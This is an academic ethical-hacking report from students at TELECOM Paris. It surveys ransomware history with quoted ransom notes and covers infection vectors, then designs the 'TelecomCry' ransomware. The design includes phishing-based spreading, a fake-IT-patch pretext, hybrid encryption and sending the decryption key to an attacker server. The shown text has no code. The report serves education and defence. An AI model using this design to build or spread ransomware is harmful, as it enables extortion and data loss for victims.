Definition and Development of a Ransomware

Hanane Bayen
Mohammed Amine Benizza
Raynner Schnneider Carvalho
Youssef Ben Mbarek

TELECOM Paris

February 2024

Contents

List of Figures

Abstract

The SR2I203 ethical hacking project aimed to apply classroom concepts, creating the TelecomCry ransomware by leveraging symmetric and asymmetric cryptography, and phishing attack vectors. This collaborative effort provided students with practical insights into ransomware development, encryption techniques, and ethical considerations.

TelecomCry, the developed ransomware, utilized a multi-stage approach, exploiting human vulnerability through phishing for spreading and employing a hybrid encryption strategy. The project emphasized project management skills and ethical responsibilities in IT security.

The ransomware's encryption process determined success through a secure transmission of the decryption key to the hacker's server. A successful encryption prompted a payment request to the victim, and upon payment, the hacker securely sent the key for decryption.

In conclusion, this project enhanced students' understanding of cyber attacks, fostering technical skills and ethical awareness in computer security. The study of TelecomCry contributes valuable insights into ransomware propagation and encryption techniques, informing the development of effective cybersecurity measures against such threats.

Introduction

I Context

In recent decades, the development of new technologies aligned with the growth in the number of computers allowed the world to be more and more connected through the internet. This digital advance shaped a new world revolutionizing not only the business but also the way how people interact with technology and amplifying the volume of data generated and consumed globally.

In the other hand, the accessibility of computers has democratized the access to information and transformed the data storage process. Nowadays, with the digitization of personal, financial, and organizational information, computers and big data servers have become repository of sensitive data, making them valuable targets of attacks.

As the volume and value of data stored on computers continue to escalate, so does interest of malicious actors in it. The emergence of cyberattacks seeking for system breaches added to human faults reinforce the importance of cybersecurity to preserve the sensitive data from being leaked.

In this context, there is one particular digital threat gained attention and became more and more popular: `ransomware`.

II Definition of Ransomware and it impacts

Ransomware is malware that locks your keyboard or computer to prevent you from accessing your data until you pay a ransom, usually demanded in Bitcoin [4]. It is important to mention that the choose for Bitcoin as a payment has a clear purpose, to increase the anonymity transaction, since it is a crypto currency that is arduous to trace.

The locker ransom was the initial scheme used by hackers to extort money around 2005. In general, the victim's data continues untouched, consequently, if the malware is removed from the computer, the victims have their access again. However, this process has been improved along the years and a new scheme was developed, the crypto ransomware, still known as ransomware. This new model encrypt the victim's data using a key that only the hacker has. The target device is still usable but it files were encrypted, thus if the malware is removed, the victim does not have access to the files.

The impacts generated by a ransomware are uncountable. One of the most immediate consequences of ransomware is the loss of access to critical data. If the victims do not make the payment within the time limit specified by the hacker, they can find themselves unable to recover essential documents or even financial records. It can cause problems in the personal alive and real financial losses to a enterprise.

Moreover, ransomware represents a significant risk to national security. The government has confidential documents which are extremely sensitive, thus it is critical to maintain them in their possession. Besides, there are many infrastructures, such as: public services, healthcare systems, transportation networks and etc. that depends on real data. Having one server infected by this malware means a huge damage not only for these organization but also in individuals life.

That is the reason many companies and government are investing a substantial amount of money in cybersecurity. Being safe and protected against malicious attackers is fundamental to keep the normal operations and the reputations.

III Objectives and Justification

The ransomware became a business highly professionalized. There are more and more ransom attacks against big companies and governments. Considering this dangerous business, the group decided to choose the ***Definition and Development of a Ransomware*** as theme for this project. It will concede the members the opportunity to expand their knowledge about ransomware added to understand how this attack works, allowing them to develop in the future digital solutions to protect sensitive data from malicious attackers.


In this report, we will delve into many aspects of ransomware. The objective is to create a ransomware at the same time as its characteristics are studied. This document is divided in five chapters. In the chapter 1 will be presented the State of Art, introducing it history, its targets and its types of attacks. The chapter 2 will focus on ransomware conception and analysis. The chapter 3 will detail the malware created by the group, with the tools and methodologies used. The chapter 4 will show the creation process, step by step, with the challenges faced in the development. The chapter 5 will inform some protecting measures to be taken in order to be safe against ransomware attacks. Finally, this document is closed with the group conclusion.

Chapter 1

State of Art

I History of ransomware attacks

Contrary to popular belief, the emergence of malware is not solely linked to the internet. The genesis of this unfortunate story dates back to the 1980s when the sole purpose of ransomware was to block machine operation. In 1989, the world saw the first computer ransomware. Exploiting global concern about the spread of HIV, biologist Joseph L. Popp sent over 20,000 disks to be used as an intrusion factor in target machines across 90 countries. The malware targeted medical institutions, associations, doctors, and private individuals by taking advantage of victims' naivete and curiosity. The original meaning and quotes have been preserved while improving clarity, conciseness, and formality without altering the core message. In addition to the information about the AIDS virus contained on the floppy disk, the machine was also infected with ransomware that encrypted all the files. A ransom of 189 euros has been demanded to recover the decryption software, as shown in the Figure 1.1.




```
Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation.
Complete the INVOICE and attach payment for the lease option of your choice.
If you don't use the printed INVOICE, then be sure to refer to the important
reference numbers below in all correspondence. In return you will receive:

- a renewal software package with easy-to-follow, complete instructions;
- an automatic, self-installing diskette that anyone can apply in minutes.

Important reference numbers: A5599796-2695577-

The price of 365 user applications is US$189. The price of a lease for the
lifetime of your hard disk is US$378.  You must enclose a bankers draft,
cashier's check or international money order payable to PC CYBORG CORPORATION
for the full amount of $189 or $378 with your order. Include your name,
company, address, city, state, country, zip or postal code. Mail your order
to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.

                         Press ENTER to continue
```

Figure 1.1: AIDS Trojan
Source: https://en.wikipedia.org/wiki/File:AIDS_DOS_Trojan.png

In the mid-2000s, PGPCoder (also known as Gpcode), shown in the Figure 1.2, emerged with the primary goal of attacking files with common extensions such as *.zip*, *.xls*, *.csv*, *.jpg*, and *.rar*.


The creator of Gpcode ransomware aimed to profit from blackmail by targeting a large population and counting on victims to pay a modest sum rather than contact the police. Gpcode has evolved to utilize the RSA encryption algorithm, making it difficult to decrypt files without the private key. Despite the challenges posed by RSA cryptography, antivirus companies have successfully countered several variants of Gpcode. However, encryption keys have gradually increased in length (with 56-bit, 67-bit, 330-bit, and even 660-bit keys), making decryption more difficult. Kaspersky Lab played a crucial role in detecting and decrypting Gpcode variants. Despite these successes, Gpcode remained a persistent threat. In 2008, a new variant was discovered with an RSA-1024 key, posing a significant decryption challenge.



```
                    Attention!!!
All your personal files (photo, documents, texts, databases, certificates,
kwm-files, video) have been encrypted by a very strong cypher RSA-1024. The
original files are deleted.  You can check this by yourself - just look for
files in all folders.
 There is no possibility to decrypt these files without a special decrypt
program! Nobody can help you - even don't try to find another method or tell
anybody. Also after n days all encrypted files will be completely deleted and
you will have no chance to get it back.
 We can help to solve this task for 120$ via wire transfer (bank transfer
SWIFT/IBAN). And remember: any harmful or bad words to our side will be a reason
for ingoring your message and nothing will be done.
For details you have to send your request on this e-mail (attach to message a
full serial key shown below in this 'how to..' file on desktop):
datafinder@fastmail.fm

E14314F661EF356011632A2E4951046F4D014555AE2BE047FFF32394009593544D2AFC9E15F45B50
1D0592F4658D23C24E0179785ABC4277B14C41470A62A6ED
821E8640AE5BFF273A66A6D01093032255C2EED891A9E6F6CCCEA4E920184E4137F6E0BE7F7CD83D
BF431A87FF3F58DC183CFFF5708F814163251516D5F6822B
```

Figure 1.2: Gpcoder decryption instructions
Source: https://morebiz.pt/o-que-e-o-ransomware-e-como-proteger-a-sua-empresa/

The rise of social networks, forums, and peer-to-peer networks has provided ransomware with ample opportunities to spread. One notable example is Winlock, which had a different objective than encrypting data. Instead, it blocked access to the machine and displayed a pornographic photo along with a demand for payment. This has led to the emergence of Locker ransomware, a new variant that immobilizes the target machine's operating system. Its tremendous success has opened the door for newcomers like Reveton, which impersonates a security agency such as the FBI, as shown in the Figure 1.3. It demands a $200 fine from targets, often internet users on peer-to-peer platforms. The victims are accused of copyright infringement, which increases the likelihood of paying fictitious fines. With the rise of social networks, forums, and peer-to-peer networks, ransomware has found fertile ground to spread. An example of this is Winlock, which had a different objective than encrypting data. This time, the ransomware blocked access to the machine and displayed a pornographic photo accompanied by a request for payment. The Locker ransomware is a new variant that immobilizes the operating system of the target machine. Its success has paved the way for newcomers like Reveton, which poses as a security agency such as the FBI and demands a fine of $200 from targets, often Internet users on peer-to-peer platforms. Victims are accused of copyright infringement, which increases the likelihood of paying fictitious fines.



ATTENTION !

IP: [redacted]
Location: [redacted]
ISP: [redacted]

Your PC is blocked due to at least one of the reasons specified below.

You have been violating Copyright and Related Rights Law (Video, Music, Software) and illegally using or distributing copyrighted content, thus infringing Article 1, Section 8, Clause 8, also known as the Copyright of the Criminal Code of United States of America.

Article 1, Section 8, Clause 8 of the Criminal Code provides for a fine of two to five hundred minimal wages or a deprivation of liberty for two to eight years.

You have been viewing or distributing prohibited Pornographic content (Child Porno/Zoofilia and etc). Thus violating article 202 of the Criminal Code of United States of America. Article 202 of the Criminal Code provides for a deprivation of liberty for four to twelve years.

Illegal access has been initiated from your PC without your knowledge or consent, your PC may be infected by malware, thus you are violating the law On Neglectful Use of Personal Computer. Article 210 of the Criminal Code provides for a fine of up to $100,000 and/or a deprivation of liberty for four to nine years.

Pursuant to the amendment to the Criminal Code of United States of America of May 28, 2011.

Figure 1.3: Reveton ransomware
Source: https://www.knowbe4.com/reveton-worm

The evolution of ransomware experienced exponential growth from 2016 to 2018 (around 18 million ransomware). It can be visualized in Figure 1.4 This means that nearly 50,000 new malware samples were found every day. Ransomware has emerged as the most significant cyber), marked by several major events. In 2016, Petya initiated phishing attacks targeting business email addresses. This ransomware was concealed in Word or PDF documents and encrypted the entire hard disk, demanding a ransom and threatening to sell the data on the darknet (double extortion).

In 2017, WannaCry made headlines by affecting 300,000 computers in 150 countries, exploiting the EternalBlue vulnerability in Windows systems. This attack compelled companies to heavily invest in data backup and recovery solutions to counter the threat.

NotPetya, also in 2017, introduced a new dimension by using elements of WannaCry to destroy data on a large scale, rather than simply extorting money. This attack, attributed to Russian cybercriminal groups, had significant geopolitical implications by targeting Ukraine and disrupting essential services.

These attacks have emphasized the susceptibility of IT systems globally, leading businesses and governments to reinforce their defenses against ransomware and other cyber threats.




Figure 1.4: Evolution of ransomware
Source: https://blog.f-secure.com/ransomware-timeline-2010-2017/

II Targets

Who are the main targets of ransomware? Individuals? Enterprises? Institutions?.It is crucial to recognize that no one is immune to ransomware.

Whether individuals, companies, or public institutions, all can be targeted by an attack. However, hackers have refined their targeting over time.

Private individuals are often targeted for several reasons. Firstly, individuals often fail to back up their data and lack knowledge of computer security, leaving them vulnerable to manipulation such as clicking on malicious links. Additionally, the use of less effective free antivirus software and the absence of basic protection, such as firewalls, make them particularly vulnerable to ransomware attacks.

The motivations for corporate attacks are equally varied. They are often targeted due to their financial resources and critical infrastructures. Ransomware can target not only computers and servers but also files stored on sharing systems. Many small businesses are unprepared to deal with such attacks and are often reluctant to report incidents for fear of damaging their reputation and brand image. Regarding public institutions, the reasons for cyber-attacks are similar to those for businesses, with a few distinctions. Employees of public institutions are often unaware of cyber security risks, which leave them vulnerable to attacks. Additionally, the use of outdated software and equipment creates unaddressed security vulnerabilities in IT systems.

In summary, ransomware targets a wide range of victims for financial, strategic, or notoriety reasons. Therefore, it is crucial for individuals, companies, and institutions to strengthen their security measures and awareness of digital threats.




Figure 1.5: Number of annual ransomware attacks
Source:
https://www.statista.com/statistics/494947/ransomware-attempts-per-year-worldwide/

III Types of attacks

In the previous section, we examined the effects of ransomware on individuals, businesses, and even some state institutions. However, the critical question at this point is how this malware infects our computers.

A Phishing using Social Engineering

Social engineering is becoming one of the most subversive methods of manipulation. It exploits a person's good faith or willingness to help to extort confidential information or induce them to undertake undesirable actions..

In the IT industry, it is widely recognized that the human being is the most vulnerable element. Although sophisticated security measures have been implemented, the inadvertent disclosure of information by an employee can still compromise the integrity of the entire system.

The social engineering process consists of four phases. The first phase is the information-gathering phase, during which the attacker collects details about their potential victim, including the company's organizational structure, current projects, business processes, and software tools in use. Establishing trust with the victim during the attack is crucial.

The next stage is the pretext, where the attacker develops a credible scenario based on the data collected to gain the victim's trust.

The third step is to use this pretext to persuade the victim to take a specific action or disclose confidential company information. The final stage of this social engineering process involves the attacker eliminating all traces that could link them to their true identity.

To illustrate these principles, consider a social engineering scenario: the attacker conducts a thorough analysis of the target company, including its mode of operation, hierarchy, email addressing conventions, current projects, and software tools. The attacker also focuses on a specific employee, seeking to understand their daily routine and even identifying their interests through social networking platforms.

Armed with this information, the attacker creates a customized scenario. Pretending to be a member of the IT department, they craft an email modeled after the target company's standard format. The email requests the victim's cooperation in downloading and installing a patch for software used daily, claiming that the operation cannot be carried out remotely. Under normal circumstances, such a request would seem legitimate.

If the employee complies with the request and proceeds to install the software, they will fall into the trap of regretting their lack of vigilance.

Figure 1.6: Phishing illustration
Source: https://istockphoto.com/fr/vectoriel/escroquerie-de-type-phishing-attaque-de-hacker-gm956400244-261133477

B Drive-By-Download

Drive-By-Download is a process in which malicious software is downloaded and installed on a computer without the user's explicit consent.

This can occur through advertisements or pop-ups on certain websites that exploit pre-existing security vulnerabilities on the target computer, such as browser vulnerabilities or inadequate security settings. These vulnerabilities are exploited to trigger the ransomware installation process automatically, without the user's knowledge or ability to intervene.

This process bypasses traditional protection mechanisms and can compromise data confidentiality, system stability, and the integrity of stored information.



1. Un utilisateur avec un ordinateur vulnérable visite une page Web compromise contenant un iFrame invisible
2. L'iFrame embarqué dans la page ouvre et charge secrètement une autre page.
3. La page redirige vers une autre page contenant un exploit (recherche et exploitation d'une faille de sécurité)
4. Si l'exploit réussi, un malware est téléchargé depuis un serveur cybercriminel sur l'ordinateur de la victime.
Basé sur une image Microsoft
Utilisateur
Site légitime compromis ou site malicieux
Redirection à travers une cascade de proxy de camouflage
Scanner de failles de sécurité et d'exploit
Serveur cybercriminel de malwares

Figure 1.7: How Drive-By-Download works
Source: https://assiste.com/Encyclopedie/Drive_by_download.html

C The Insider Threat

An infected USB stick used by an employee can activate ransomware or other malware present on the key and spread it across the company network. This propagation can cause significant damage by compromising data security, blocking access to critical systems, or even leading to significant financial losses.

Other examples of insider threats include employees who may deliberately compromise the security of company data, whether through intentional actions such as stealing confidential information or through negligence such as sharing passwords or gaining unauthorized access to sensitive information.

Effective management of the internal threat requires a combination of technical, organizational, and human measures. This may involve implementing rigorous security policies, increasing employee awareness of good security practices, proactively monitoring suspicious network activity, and utilizing advanced security tools such as firewalls, anti-virus, and threat detection software.

Chapter 2

Ransomware Conception

I Scope

In order to develop any project, it is necessary to specify the scope of work and the stakeholders. For a ransomware, there are two actors: the *victim* and the *hacker*. Considering it, it is possible to define the terms, the responsibility of each one and how the process will be conducted. In this project, the term *victim* is used to make reference to the person who had their computed infected by the malware. The term *hacker* will be used to represents the person who will extort the victim with financial interests.

First of all, the victim. This is easiest part of defining the scope, because this actor has only interactive function, in others words, it is not responsible for develop anything, only downloading the malware, using it and making the payment. Hence, the victim's scope is limited and it will not be detailed.

The second and most important actor in this stage is the hacker. They are responsible for searching, developing the code, testing, spreading the infected file, extorting and recovering the victim's data. Since the ransomware project is extensive, it was necessary to assume some premises with the objective to develop successfully the cyber attack.

Assumptions assumed:

- The hacker has a server;
- The server has endpoints to interact remotely;
- The hacker will check for the payment by themself;
- The passphrase is known for the attacker;
- The hacker will send the key by an anonymous and safe channel.

Once the assumptions were assumed, it is possible to define what will be developed by the group, what will be only used as simulation and what it will not be designed, since it would be important just for the real attack. What is defined as simulation means that the group will use only the necessary resources to simulate the real behaviour. The classified tasks can be visualized in the table 2.1.

Table 2.1: Scope of ransomware project

Task	Group Responsibility	Simulation	Not Designed
Encryption script	X		
Decryption script	X		
Interface	X		
Server to store the key		X	
Hacker passphrase		X	
Bitcoin wallet			X

II Conception

Once the task are well-defined, it is possible to develop the concept of our ransomware. The Figure 2.1 shows the workflow of the malware. The whole concept will be explained below.



Victim
Encryption
Decryption
Interface
Hacker Server
Hacker
Send the disguised ramsonware
Start the ransomware
Send the decryption key
[success]
Success code (key stored)
[failure]
Fault code
[success]
Call interface to inform the situation
[failure]
Abort the process
Inform the Bitcoin wallet to pay
Payment
Wait for payment
Request the decryption key
Send the decryption key
Send the decryption key
Insert the decryption key
Allow the decryption process
Recover all encrypted data

Figure 2.1: Ransomware Diagram
Source: Authors

A Workflow

The idea for this ransomware is consisted in some stages:

1. The malware is spread by the hacker using the phishing technique;
2. The victim download and run the ransomware in the their computer;
3. The encryption process starts and send the decryption key to the hacker using a channel between the target PC and hacker server;
4. The server returns with a status code, if it is a success code, the process continues, otherwise the encryption process is aborted and nothing happens to the victim computer;
5. Whether the server answer was a success code, an interface is generated and a pop-up appears to the user informing that their files have been compromised and they need to make a payment to recover their data;
6. Once the payment is done, the hacker gets the key from their server and send to the victim by a safe channel;
7. In possession of the key, the victim inserts it into the interface, in which will call the decryption process to recover all encrypted files.

B Spreading

The type of attack chosen to spread our ransomware called *TelecomCry* is the phishing technique. As explained in the chapter 1, the human being is the most vulnerable element, making this technique effective in deceiving individuals and bypassing traditional security measures. Thus we can use this weakness to infect the target computer by impersonating trusted entities or organizations through emails.

C Encryption Strategy

The encryption strategy chosen to be implemented into ransomware code is the Hybrid Encryption, a mix between asymmetric and symmetric encryption, as it is shown in the Figure 2.2.

The symmetric encryption is efficient for bulk data encryption, as it uses a single key for both encryption and decryption. It makes this encryption faster, however is less secure since it is necessary to share the key. On the other hand, the asymmetric encryption is lower but safer, because it uses a pair of keys, being a public key for encryption and a private key for decryption.




Figure 2.2: Hybrid Encryption
Source: https://medium.com/igorfilatov/hybrid-encryption-in-python-3e408c73970c

